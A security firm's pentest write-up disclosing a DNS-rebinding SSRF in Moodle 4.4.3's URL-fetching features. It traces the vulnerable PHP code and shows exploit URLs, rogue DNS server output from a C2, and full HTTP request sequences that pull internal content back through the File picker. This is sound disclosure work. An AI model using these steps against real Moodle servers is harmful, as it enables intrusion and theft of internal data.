Auditing Moodle's core hunting for logical bugs

Posted Tue 22 April 2025
Author Mathieu Farrell
Category Pentest
Tags pentest, Moodle, PHP, vulnerability, 2025

The following article explains how, during an audit, we examined Moodle (v4.4.3) and found ways of bypassing all the restrictions preventing SSRF vulnerabilities from being exploited.

Foreword

Before anything else, I would like to remind you how important it is to read research papers made by other researchers. You will never know when this will be useful in your career. You may often forget what you have read, but it will stay in the back of your mind unconsciously, and will come to you as an obvious insight when the time is right.

After exploiting the bug that will be presented to you, I searched for references on which to base my report so that it can be understood in a simplified way by the vendor. It was when I added to the reference section the document "A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!" that I realized I had already read it back in 2017. The bug encountered during the audit corresponds to the scenario presented by Orange Tsai within the chapter "Abusing URL Parsers".

In itself, the exploitation of this kind of logical bug is very simple to understand and had already occurred before his publication but it is really important to mention the people who have worked to document and make public such techniques as it raises the overall level of the community. So, thank you Orange Tsai.

What is Moodle?


Moodle is an open-source learning management system (LMS) used by educational institutions, organizations, and companies to create, manage, and deliver online courses and training programs. It provides a platform to build and organize learning content, such as lectures, quizzes, assignments, and forums, and allows students to access these materials, complete tasks, and interact with instructors and peers.

Context

As part of an audit, we managed to obtain credentials allowing us to authenticate ourselves on our client's Moodle instance (v4.4.3, latest version at the time of the audit). Apart from gaining access to information about our client's internal organization, we tried to see if we could compromise the instance by executing code remotely.

Although we did not identified any trivial vulnerabilities to obtain Remote Code Execution (RCE) on the target, we identified a TOC-TOU (Time-of-check to time-of-use, TOCTOU, TOCTTOU or TOC/TOU) logical bug that allowed us to exploit SSRFs and thus bypass the security mechanisms in place.

> If an instance is hosted on AWS and configured to use IMDSv1 (Instance Metadata Service), it is possible to convert this SSRF into a Remote Code Execution.



Moodle 4.4.3+
MOODLE_404_STABLE

Built Weekly
18 hours ago

This package is built every week with new fixes produced by our stable development process. It contains a number of fixes made since the 4.4.3 release and is usually a better choice for production than the actual 4.4.3 package below.

- Recent changes log
- Upgrading notes
- Requires: PHP 8.1, MariaDB 10.6.7 or MySQL 8.0 or Postgres 13 or MSSQL 2017 or Oracle 19c
- Language packs

67.9 MB
1005 today
[md5] [sha256]

89.4 MB
1449 today
[md5] [sha256]

Moodle 4.4.3
MOODLE_4043

30 Aug 2024
26 days 2 hours ago

This is the latest official update of Moodle 4.4.

- Release notes
- Fixed issues
- Upgrading notes
- Requires: PHP 8.1, MariaDB 10.6.7 or MySQL 8.0 or Postgres 13 or MSSQL 2017 or Oracle 19c

67.9 MB
222 today

89.4 MB
293 today

```
ego@alter:/dev/shm
[10:54][ego@alter:/dev/shm]
 $ date
mer. 25 sept. 2024 10:54:38 CEST
```

The Bug

When we audited the source code of Moodle's core (version 4.4.3), we found that **all features that retrieve information from an URL provided by an user are affected by this logical flaw**.

Example of call stack when exploiting the Calendar feature

- calendar/import.php
  - `moodleform->get_data()` (formslib.php)
    - `moodleform->is_validated()` (formslib.php)
      - `moodleform->validate_defined_fields()` (formslib.php)
        - `core_calendar\local\event\forms\managesubscriptions->validation()` (calendar/classes/local/event/forms/managesubscriptions.php)
        - `calendar_get_icalendar()` (calendar/lib.php)
          - `curl::get()` (lib/filelib.php)
            - `curl::request()` (lib/filelib.php)
              - `curl::check_securityhelper_blocklist()` (lib/filelib.php)
                - `curl_security_helper::url_is_blocked()` (lib/classes/files/curl_security_helper.php)
                  - `curl_security_helper::host_is_blocked()` (lib/classes/files/curl_security_helper.php)
                    - `curl_security_helper::host_explicitly_blocked()` (lib/classes/files/curl_security_helper.php)
                    - `curl_security_helper::get_host_list_by_name()` (lib/classes/files/curl_security_helper.php)
                      - `gethostbynamel()`
                    - `curl_security_helper::address_explicitly_blocked()` (lib/classes/files/curl_security_helper.php)
              - `curl_exec()`

When `curl_exec()` is called, a DNS resolution is performed so that `curl` can reach the IP address related to the domain present in the URL. The problem lies in the fact that we (or an attacker), via the TOC-TOU attack, can respond differently to the DNS resolution depending on whether Moodle (and more generally PHP) executes function `gethostbynamel()` or `curl_exec()`.

Our conclusion is that, all IP-related restrions are therefore bypassed, on the other hand, we realized by having taken our analysis a step further that we were limited to making requests to ports `80` and `443` (via the HTTP and HTTPS protocols).

Example of exploitation diagram (TOC-TOU)

The diagram below shows how an attacker can make Moodle send a request to `localhost` (`127.0.0.1`) by getting around restrictions.

```
 ----------                   --------                    -----
| Attacker |                 | Moodle |                  | DNS |
 ----------                   --------                    -----
     |  http://DOMAIN/A?B=C      |                          |
     |-------------------------->|                          |
     |                           |gethostbynamel(), Q:DOMAIN|
     |                           |------------------------->|
     |                           |<-------------------------|
     |                           |      XXX.XXX.XXX.XXX     |
     |                           |                          |
     |                           |                          |
     |                           |curl_exec(), Q:DOMAIN     |
     |                           |------------------------->|
     |                           |<-------------------------|
     |                           |        127.0.0.1         |
     |                           |                          |
     |                           |                          |
     |                           |--------                  |
     |                           |        |                 |
     |                           |        | GET /A?B=C      |
     |                           |        |                 |
     |                           |<-------                  |
     |                           |                          |
     |                           |                          |
```

Diving into the code

Let's dive into the code together to understand how we exploited this simple logical bug.

> We'll use the calendar synchronization feature as an example, but the File picker feature is also affected (demonstrated in the related section), as are all features dealing with URLs supplied by a user.

Let's take as an exemple the file calendar/import.php which shows that variable `$formdata` is populated using data supplied by an user (or an attacker in our case).

File: calendar/import.php

```php
<?php

...

$formdata = $form->get_data();

...
```

During call to function `get_data()`, user-supplied data are checked and validated as the snippets below demonstrate.

File: lib/formslib.php
Function: `moodleform::get_data()`

```php
<?php

...

abstract class moodleform {

    ...

    function get_data() {
        $mform =& $this->_form;

        if (!$this->is_cancelled() and $this->is_submitted() and $this->is_validated()) {

            ...

        } else {
            return NULL;
        }
    }

    ...

}

...
```

File: lib/formslib.php
Function: `moodleform::is_validated()`

```php
<?php

...

abstract class moodleform {

    ...

    function is_validated() {

        ...

        return $this->validate_defined_fields();
    }

    ...

}

...
```

File: lib/formslib.php
Function: `moodleform::validate_defined_fields()`

```
<?php

...

abstract class moodleform {

    ...

    function validate_defined_fields($validateonnosubmit=false) {
        $mform =& $this->_form;
        if ($this->no_submit_button_pressed() && empty($validateonnosubmit)){
            return false;
        } elseif ($this->_validated === null) {

            ...

            $moodle_val = $this->validation($data, $files);

            ...

        }
        return $this->_validated;
    }

    ...

}

...
```

File: calendar/classes/local/event/forms/managesubscriptions.php
Function: `core_calendar\local\event\forms\managesubscriptions::validation()`

```
<?php

...

class managesubscriptions extends \moodleform {

    ...

    public function validation($data, $files) {

        ...

        if ($data['importfrom'] == CALENDAR_IMPORT_FROM_FILE) {

            ...

        } else if (($data['importfrom'] == CALENDAR_IMPORT_FROM_URL)) {
            if (empty($data['url'])) {
                $errors['url'] = get_string('errorrequiredurlorfile', 'calendar');
            } else {
                // Clean input calendar url.
                $url = clean_param($data['url'], PARAM_URL);
                try {
                    calendar_get_icalendar($url);
                } catch (\moodle_exception $e) {
                    $errors['url'] = get_string('errorinvalidicalurl', 'calendar');
                }
            }
        }

        ...

    }

    ...

}

...
```

We can see from the code below that the URL supplied by the user is passed as a parameter to `curl` object when executing function `calendar_get_icalendar()`.

File: calendar/lib.php
Function: `calendar_get_icalendar()`

```
<?php

...

function calendar_get_icalendar($url) {

    ...

    $curl = new \curl();
    $curl->setopt(array('CURLOPT_FOLLOWLOCATION' => 1, 'CURLOPT_MAXREDIRS' => 5));
    $calendar = $curl->get($url);

    // Http code validation should actually be the job of curl class.
    if (!$calendar || $curl->info['http_code'] != 200 || !empty($curl->errorno)) {
        throw new \moodle_exception('errorinvalidicalurl', 'calendar');
    }

...

}

...
```

Let's dive deeper into the code to understand what's going on.

File: lib/filelib.php
Function: `curl::get()`

```
<?php

...

class curl {

    ...
```

```
    public function get($url, $params = array(), $options = array()) {
        $options['CURLOPT_HTTPGET'] = 1;

        if (!empty($params)) {
            $url .= (stripos($url, '?') !== false) ? '&' : '?';
            $url .= http_build_query($params, '', '&');
        }
        return $this->request($url, $options);
    }

...

}

...
```

Before the query is actually executed via `curl_exec()`, checks are performed.

File: lib/filelib.php
Function: `curl::request()`

```
<?php

...

class curl {

    ...

    protected function request($url, $options = array()) {

        ...

        if (empty($this->emulateredirects)) {
            // Just in case someone had tried to explicitly disable emulated redirects in legacy code.
            debugging('Attempting to disable emulated redirects has no effect any more!', DEBUG_DEVELOPER);
        }

        $urlisblocked = $this->check_securityhelper_blocklist($url);
        if (!is_null($urlisblocked)) {
            $this->trigger_url_blocked_event($url, $urlisblocked);
            return $urlisblocked;
        }

        // Set the URL as a curl option.
        $this->setopt(array('CURLOPT_URL' => $url));

        // Create curl instance.
        $curl = curl_init();

        $this->apply_opt($curl, $options);
        if ($this->cache && $ret = $this->cache->get($this->options)) {
            return $ret;
        }

        $ret = curl_exec($curl);

        ...

    }

...

}

...
```

Each of the following steps has been analyzed to identify how to bypass Moodle's security.

File: lib/filelib.php
Function: `curl::check_securityhelper_blocklist()`

```
<?php

...

class curl {

    ...

    protected function check_securityhelper_blocklist(string $url): ?string {

        // If curl security is not enabled, do not proceed.
        if ($this->ignoresecurity) {
            return null;
        }

        // Augment all installed plugin's security helpers if there is any.
        // The plugin's function has to be defined as plugintype_pluginname_curl_security_helper in pluginname/lib.php.
        $plugintypes = get_plugins_with_function('curl_security_helper');

        // If any of the security helper's function returns true, treat as URL is blocked.
        foreach ($plugintypes as $plugins) {
            foreach ($plugins as $pluginfunction) {
                // Get curl security helper object from plugin lib.php.
                $pluginsecurityhelper = $pluginfunction();
                if ($pluginsecurityhelper instanceof \core\files\curl_security_helper_base) {
                    if ($pluginsecurityhelper->url_is_blocked($url)) {
                        $this->error = $pluginsecurityhelper->get_blocked_url_string();
                        return $this->error;
                    }
                }
            }
        }

        // Check if the URL is blocked in core curl_security_helper or
        // curl security helper that passed to curl class constructor.
        if ($this->securityhelper->url_is_blocked($url)) {
            $this->error = $this->securityhelper->get_blocked_url_string();
            return $this->error;
        }

        return null;
    }

...

}
```

```
...
```

`url_is_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::url_is_blocked()`

```
<?php

...

class curl {

    ...

    public function url_is_blocked($urlstring, $notused = null) {

        if ($notused !== null) {
            debugging('The $maxredirects parameter of curl_security_helper::url_is_blocked() has been dropped!',
DEBUG_DEVELOPER);
        }

        // If no config data is present, then all hosts/ports are allowed.
        if (!$this->is_enabled()) {
            return false;
        }

        // Try to parse the URL to get the 'host' and 'port' components.
        try {
            $url = new \moodle_url($urlstring);
            $parsed['scheme'] = $url->get_scheme();
            $parsed['host'] = $url->get_host();
            $parsed['port'] = $url->get_port();
        } catch (\moodle_exception $e) {
            // Moodle exception is thrown if the $urlstring is invalid. Treat as blocked.
            return true;
        }

        // The port will be empty unless explicitly set in the $url (uncommon), so try to infer it from the
supported schemes.
        if (!$parsed['port'] && $parsed['scheme'] && isset($this->transportschemes[$parsed['scheme']])) {
            $parsed['port'] = $this->transportschemes[$parsed['scheme']];
        }

        if ($parsed['port'] && $parsed['host']) {
            // Check the host and port against the allow/block entries.
            return $this->host_is_blocked($parsed['host']) || $this->port_is_blocked($parsed['port']);
        }
        return true;
    }

...

}

...
```

`host_is_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::host_is_blocked()`

```
<?php

...

class curl {

    ...

    protected function host_is_blocked($host) {
        if (!$this->is_enabled() || empty($host) || !is_string($host)) {
            return false;
        }

        // Fix for square brackets in the 'host' portion of the URL (only occurs if an IPv6 address is specified).
        $host = str_replace(array('[', ']'), '', $host); // RFC3986, section 3.2.2.
        $blockedhosts = $this->get_blocked_hosts_by_category();

        if (ip_utils::is_ip_address($host)) {
            if ($this->address_explicitly_blocked($host)) {
                return true;
            }

            // Only perform a reverse lookup if there is a point to it (i.e. we have rules to check against).
            if ($blockedhosts['domain'] || $blockedhosts['domainwildcard']) {
                // DNS reverse lookup - supports both IPv4 and IPv6 address formats.
                $hostname = gethostbyaddr($host);
                if ($hostname !== $host && $this->host_explicitly_blocked($hostname)) {
                    return true;
                }
            }
        } else if (ip_utils::is_domain_name($host)) {
            if ($this->host_explicitly_blocked($host)) {
                return true;
            }

            // Only perform a forward lookup if there are IP rules to check against.
            if ($blockedhosts['ipv4'] || $blockedhosts['ipv6']) {
                // DNS forward lookup - returns a list of only IPv4 addresses!
                $hostips = $this->get_host_list_by_name($host);

                // If we don't get a valid record, bail (so cURL is never called).
                if (!$hostips) {
                    return true;
                }

                // If any of the returned IPs are in the blocklist, block the request.
                foreach ($hostips as $hostip) {
                    if ($this->address_explicitly_blocked($hostip)) {
                        return true;
                    }
                }
            }
        } else {
            // Was not something we consider to be a valid IP or domain name, block it.
            return true;
        }

        return false;
    }
```

```
...

}

...
```

`host_explicitly_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::host_explicitly_blocked()`

```php
<?php

...

class curl {

    ...

    protected function host_explicitly_blocked($host) {
        $blockedhosts = $this->get_blocked_hosts_by_category();
        $domainhostsblocked = array_merge($blockedhosts['domain'], $blockedhosts['domainwildcard']);
        return ip_utils::is_domain_in_allowed_list($host, $domainhostsblocked);
    }

...

}

...
```

`get_host_list_by_name()`:

We observed that the resolution of the IP address associated with the domain present in the URL is performed using function `gethostbynamel()`.

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::get_host_list_by_name()`

```php
<?php

...

class curl {

    ...

    protected function get_host_list_by_name($host) {
        return ($hostips = gethostbynamel($host)) ? $hostips : [];
    }

...

}

...
```

The IP or IPs returned by this function are then compared to a blacklist.

`address_explicitly_blocked()`:

File: lib/classes/files/curl_security_helper.php
Function: `curl_security_helper::address_explicitly_blocked()`

```php
<?php

...

class curl {

    ...

    protected function address_explicitly_blocked($addr) {
        $blockedhosts = $this->get_blocked_hosts_by_category();
        $iphostsblocked = array_merge($blockedhosts['ipv4'], $blockedhosts['ipv6']);
        return address_in_subnet($addr, implode(',', $iphostsblocked), true);
    }


...

}

...
```

Reading all this code, we were able to identify that it was possible to exploit the code logic as there was an exploitation window (temporal or time window) between the call to function `gethostbynamel()` and the call to function `curl_exec()` resulting in a TOC-TOU vulnerability.

Exploit of the Calendar feature

To exploit the vulnerability, we can use URLs of the form:

- `http://<DOMAIN_UNDER_OUR_CONTROL>/AAAA?BBBB=CCCC` (HTTP)
- `https://<DOMAIN_UNDER_OUR_CONTROL>/AAAA?BBBB=CCCC` (HTTPS)

But the audit also revealed the possibility of using URLs of the form:


- `webcal://<DOMAIN_UNDER_OUR_CONTROL>/AAAA?BBBB=CCCC` (HTTP)

Because the handler `webcal://` is automatically replaced by `http://` as shown in the code below.

File: calendar/classes/local/event/forms/managesubscriptions.php
Function: `core_calendar\local\event\forms\managesubscriptions::strip_webcal()`

```php
<?php

...

class managesubscriptions {

    ...
```

```
    public function definition_after_data() {
        $mform =& $this->_form;

        $mform->applyFilter('url', static::class . '::strip_webcal');
        $mform->applyFilter('url', 'trim');
    }

    public static function strip_webcal($url) {
        if (strpos($url, 'webcal://') === 0) {
            $url = str_replace('webcal://', 'http://', $url);
        }
        return $url;
    }

...

}

...
```


127.0.0.1:58080/Projects/moodle-4.4.3/calendar/import.php

Calendar / Import or export calendars / Import calendar

Calendar

Import calendar


Calendar name: Test

Import from: Calendar URL

Calendar URL: http://poc.ns[redacted]/AAAA?BBBB=CCCC

Update interval: Weekly

Exploit calendar feature



```
root@eafb1a634176:/var/log/apache2# tail -f other_vhosts_access.log

localhost:80 172.18.0.1 - - [24/Sep/2024:09:46:02 +0000] "GET /Projects/moodle-4.4.3/calendar/import.php
 HTTP/1.1" 200 22280 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763"
localhost:80 127.0.0.1 - - [24/Sep/2024:09:46:37 +0000] "GET /AAAA?BBBB=CCCC HTTP/1.1" 404 516 "-" "Mood
leBot/4.4 (+http://127.0.0.1:58080/Projects/moodle-4.4.3)"
localhost:80 172.18.0.1 - - [24/Sep/2024:09:46:30 +0000] "POST /Projects/moodle-4.4.3/calendar/import.ph
p HTTP/1.1" 200 22383 "http://127.0.0.1:58080/Projects/moodle-4.4.3/calendar/import.php" "Mozilla/5.0 (W
indows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Ed
ge/18.17763"
```

```
root@[redacted]:/dev/shm# python3 server.py
[*] Started DNS server on port 53
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a legit IP: [redacted].[redacted].[redacted].[redacted]
[+] Question accepted for domain: poc.ns.[redacted]
[+] We answer with a supposedly forbidden IP: 127.0.0.1
```


View of HTTP logs from the Web server (Moodle instance) on the left and view of the rogue DNS server (hosted on a C2) on the right

Exploit of the File picker feature


To support our findings, we have also demonstrated that it was possible to exploit the File picker feature and retrieve responses from requests generated via the SSRF.

The "URL Downloader" feature in Moodle's File Picker allows users to add files from an external URL rather than uploading files directly from their local computer. The File Picker is a tool that allows users (teachers, administrators, students, etc.) to upload files into Moodle, for example, to add files to activities, resources, or assignments. Normally, it allows you to choose a file from your local computer or navigate through Moodle's file system.

> The URL downloader enables users to enter the URL of an image (any type e.g. png, jpg) for copying into Moodle. It may also be used to obtain all images from a web page by entering the web page address. - https://docs.moodle.org/



Using the File picker feature part 1


FL **First_name Last_name**


Private files

Files

Maximum size for new files: 100 MB, overall limit: 100 MB

You can drag and drop files here to add them.

Using the File picker feature part 2



Using the File picker feature part 3


> Let's imagine that there are the files aaaa.json or phpinfo.php (as at the Web root of the docker image sprintcube/docker-compose-lamp) at the root of the Web server hosting Moodle (an AWS instance for example).

To take advantage of this feature, let's host the file test.html (in HTML format) on our C2.

File: test.html (hosted on C2)

```html
<html>
    <img src="http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/aaaa.json">
</html>
```

The attacker specifies the URL of an HTML file to be parsed by Moodle (so that Moodle can extract the image tags).




```
POST /Projects/moodle-4.4.3/repository/repository_ajax.php?action=signin HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 207
Origin: http://127.0.0.1:58080
Connection: keep-alive
Referer: http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
Cookie: MoodleSession=05c30213686fc196f8367310282ecd96; MOODLEID1_=%25DE%25AB%253D%25D1l%25C8%25CC%2598
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

file=http%3A%2F%2F[redacted]%2Ftest.html&repo_id=6&p=&page=&env=filemanager&sesskey=
D2MDYvwsce&client_id=66f52b2da78ea&itemid=636300102&maxbytes=104857600&areamaxbytes=104857600&ctx_id=14
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2024 09:44:17 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.28
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0
Last-Modified: Thu, 26 Sep 2024 09:44:17 GMT
Accept-Ranges: none
Content-Length: 464
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
  "list":[
    {
      "title":"aaaa.json",
      "source":"http:\/\/poc.ns.[redacted]\/aaaa.json",
      "thumbnail":"http:\/\/poc.ns.[redacted]\/aaaa.json",
      "thumbnail_height":84,
      "thumbnail_width":84,
      "sourcekey":"bae48fdcdb591b5339f66f71e6718696958b0a49",
      "mimetype":"JSON text",
      "icon":
      "http:\/\/127.0.0.1:58080\/Projects\/moodle-4.4.3\/theme\/image.php\/boost\/core\/1727106634\/f\/json"
    }
  ],
  "nosearch":true,
  "norefresh":true,
  "nologin":true,
  "repo_id":6
}
```

HTML file exposed on C2 downloaded and parsed by Moodle

The attacker asks Moodle to download the images identified in the HTML file.




```
POST /Projects/moodle-4.4.3/repository/repository_ajax.php?action=download HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Accept: */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 356
Origin: http://127.0.0.1:58080
Connection: keep-alive
Referer: http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
Cookie: MoodleSession=05c30213686fc196f8367310282ecd96; MOODLEID1_=%25DE%25AB%253D%25D1l%25C8%25CC%2598
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

repo_id=6&p=&page=&env=filemanager&sesskey=D2MDYvwsce&client_id=66f52b2da78ea&itemid=636300102&maxbytes=
104857600&areamaxbytes=104857600&ctx_id=14&title=aaaa.json&source=
http%3A%2F%2Fpoc.ns.[redacted]%2Faaaa.json&savepath=%2F&sourcekey=
bae48fdcdb591b5339f66f71e6718696958b0a49&license=unknown&author=UserzeroFirstName%20UserzeroLastName
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2024 09:44:42 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.28
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0
Last-Modified: Thu, 26 Sep 2024 09:44:42 GMT
Accept-Ranges: none
Content-Length: 256
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8

{
  "url":"http:\/\/127.0.0.1:58080\/Projects\/moodle-4.4.3\/draftfile.php\/14\/user\/draft\/636300102\/aaaa.json"
  ,
  "id":636300102,
  "file":"aaaa.json",
  "icon":"http:\/\/127.0.0.1:58080\/Projects\/moodle-4.4.3\/theme\/image.php\/boost\/core\/1727106634\/f\/json"
}
```

Moodle sends a GET request to URL http://poc.ns.<DOMAIN_UNDER_OUR_CONTROL>/aaaa.json

The attacker retrieves the response of the GET HTTP request sent by Moodle via the SSRF.




```
GET /Projects/moodle-4.4.3/draftfile.php/14/user/draft/636300102/aaaa.json HTTP/1.1
Host: 127.0.0.1:58080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php
Cookie: MoodleSession=05c30213686fc196f8367310282ecd96; MOODLEID1_=%25DE%25AB%253D%25D1l%25C8%25CC%2598
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

```

```
HTTP/1.1 200 OK
Date: Thu, 26 Sep 2024 09:44:56 GMT
Server: Apache/2.4.59 (Debian)
X-Powered-By: PHP/8.1.28
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: private, must-revalidate, pre-check=0, post-check=0, max-age=0, no-transform
Pragma: no-cache
Content-Disposition: attachment; filename="aaaa.json"
Last-Modified: Thu, 26 Sep 2024 09:44:42 GMT
Etag: "cad83515cb3d7643fbb083fa26fd80a81903d1a7"
Accept-Ranges: bytes
Content-Length: 11
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{
  "a":"b"
}

```

Content of the response retrieved by the attacker

As we can see from the Moodle Web server logs and the C2 logs, the SSRF has been successfully exploited.



```
localhost:80 172.18.0.1 - - [26/Sep/2024:09:43:13 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 921 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:43:49 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=download HTTP/1.1" 200 626 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.
php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:43:55 +0000] "POST /Projects/moodle-4.4.3/lib/ajax/service.p
hp?sesskey=D2MDYvwsce&info=core_user_set_user_preferences HTTP/1.1" 200 447 "http://127.0.0.1:58080/Proj
ects/moodle-4.4.3/user/files.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:43:55 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=list HTTP/1.1" 200 524 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.php"
 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140
Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:43:55 +0000] "POST /Projects/moodle-4.4.3/lib/ajax/service.p
hp?sesskey=D2MDYvwsce&info=core_user_set_user_preferences HTTP/1.1" 200 448 "http://127.0.0.1:58080/Proj
ects/moodle-4.4.3/user/files.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:43:56 +0000] "POST /Projects/moodle-4.4.3/lib/ajax/service.p
hp?sesskey=D2MDYvwsce&info=core_user_set_user_preferences HTTP/1.1" 200 447 "http://127.0.0.1:58080/Proj
ects/moodle-4.4.3/user/files.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:44:10 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 624 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 172.18.0.1 - - [26/Sep/2024:09:44:17 +0000] "POST /Projects/moodle-4.4.3/repository/reposit
ory_ajax.php?action=signin HTTP/1.1" 200 921 "http://127.0.0.1:58080/Projects/moodle-4.4.3/user/files.ph
p" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.14
0 Safari/537.36 Edge/18.17763"
localhost:80 127.0.0.1 - - [26/Sep/2024:09:44:49 +0000] "GET /aaaa.json HTTP/1.1" 200 300 "-" "MoodleBot
/4.4 (+http://127.0.0.1:58080/Projects/moodle-4.4.3)"
